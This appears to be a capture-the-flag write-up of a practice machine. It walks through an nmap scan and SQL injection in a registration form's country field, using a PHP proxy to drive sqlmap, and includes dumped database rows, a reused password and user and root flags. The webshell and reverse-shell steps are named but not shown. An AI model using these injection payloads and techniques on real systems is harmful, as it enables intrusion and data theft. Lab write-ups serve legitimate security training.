
Information Gathering


1) Found 2 web ports


```
┌──(vigneswar㉿VigneswarPC)-[~/Exploits]
└─$ nmap 10.10.11.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-25 21:25 IST
Nmap scan report for 10.10.11.116
Host is up (0.31s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
5000/tcp filtered upnp
5001/tcp filtered commplex-link
5002/tcp filtered rfe
5003/tcp filtered filemaker
5004/tcp filtered avt-profile-1
8080/tcp open     http-proxy

Nmap done: 1 IP address (1 host up) scanned in 25.29 seconds
```

2) Found a web page




3) It has a input field





Join the UHC - September Qualifiers




4) Tried to inject sql and got error

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: 10.10.11.116
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 29
9  Origin: http://10.10.11.116
10 Connection: close
11 Referer: http://10.10.11.116/
12 Cookie: user=e1671797c52e15f763380b45e841ec32
13 Upgrade-Insecure-Requests: 1
14
15 username=test&country='or1=1#
```

```
<div class="container p-5">
  <h1 class="text-white">
    Welcome test
  </h1>
  <h3 class="text-white">
    Other Players In 'or1=1#
  </h3>
  <br />
  <b>
    Fatal error
  </b>
  :  Uncaught Error: Call to a member function fetch_assoc() on bool in
  /var/www/html/account.php:33
  Stack trace:
  #0 {main}
  thrown in <b>
    /var/www/html/account.php
  </b>
   on line <b>
```



Vulnerability Assessment

1) Made a proxy server to test with sqlmap

proxy.php

```php
<?php
    $payload = escapeshellarg($_GET["payload"]);
    $url = "http://10.10.11.116/";
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $url);
    curl_setopt($curl, CURLOPT_POST, true);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    $headers = array(
        "Content-Type: application/x-www-form-urlencoded",
        "Cookie: user=098f6bcd4621d373cade4e832627b4f6"
        );
    curl_setopt($curl, CURLOPT_HTTPHEADER, $headers);
    $data = "username=test&country=Brazil$payload";
    curl_setopt($curl, CURLOPT_POSTFIELDS, $data);
    curl_exec($curl);
    curl_close($curl);
    echo system("curl http://10.10.11.116/account.php -H 'Cookie: user=098f6bcd4621d373cade4e832627b4f6'");
?>
```

2) Found sqli

```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' AND (SELECT 5015 FROM (SELECT(SLEEP(5)))eheP) AND 'HHAZ'='HHAZ

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' UNION ALL SELECT CONCAT(0x717a717071,0x6c7567706c776d4e4e79696c527a6a63735a474450656c695876684e
776f52535843736b574a4755,0x7171707a71)-- -
---
[19:54:04] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.10
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:54:05] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 19:54:05 /2023-11-25/
```

```
[19:56:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' AND 1624=1624 AND 'ifWC'='ifWC

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' AND (SELECT 5015 FROM (SELECT(SLEEP(5)))eheP) AND 'HHAZ'='HHAZ

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: http://127.0.0.1:5555/proxy.php?payload=Brazil' UNION ALL SELECT CONCAT(0x717a717071,0x6c7567706c776d4e4e79696c527a6a63735a474450656c695876684e
776f52535843736b574a4755,0x7171707a71)-- -
---
```

Exploitation

1) Enumerated database with sqlmap

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlmap 'http://127.0.0.1:5555/proxy.php?payload=Brazil*' --dbms=mysql --risk=3 --dbs
```


```
[20:00:13] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] registration
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlmap 'http://127.0.0.1:5555/proxy.php?payload=Brazil*' --dbms=mysql --risk=3 --tables -D registration -T registration --dump
```


```
Database: registration
Table: registration
[6 entries]
+---------------------+------------+----------------------------------+-------------+
| country             | regtime    | userhash                         | username    |
+---------------------+------------+----------------------------------+-------------+
| __REFLECTED_VALUE__ | 1700918738 | 0cbc6611f5540bd0809a388dc95a615b | Test        |
| Brazil              | 1700918746 | 60d72b9c2de91e015e5d43c1d6860468 | ' or 1=1 #  |
| Brazil              | 1700918756 | 8d0e088a96ed1f9a152a20f3f61c8eef | ` or 1=1 -- |
| Afganistan          | 1700918769 | e1671797c52e15f763380b45e841ec32 | e           |
| __REFLECTED_VALUE__ | 1700918908 | 098f6bcd4621d373cade4e832627b4f6 | test        |
| Algeria             | 1700918958 | d41d8cd98f00b204e9800998ecf8427e | <blank>     |
+---------------------+------------+----------------------------------+-------------+
```


2) We can write files into web directory

Join the UHC - September Qualifiers




3) Written a webshell





4) Got reverse shell



5) found password

```
webshell.php
cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

6) got user flag

```
cat user.txt
027a74b099977aa13329b23e0cfa1804
```

7) The password worked for root

```
cat /root/root.txt
016f77719cbf63dc2a982d5dbd2e9d6e
```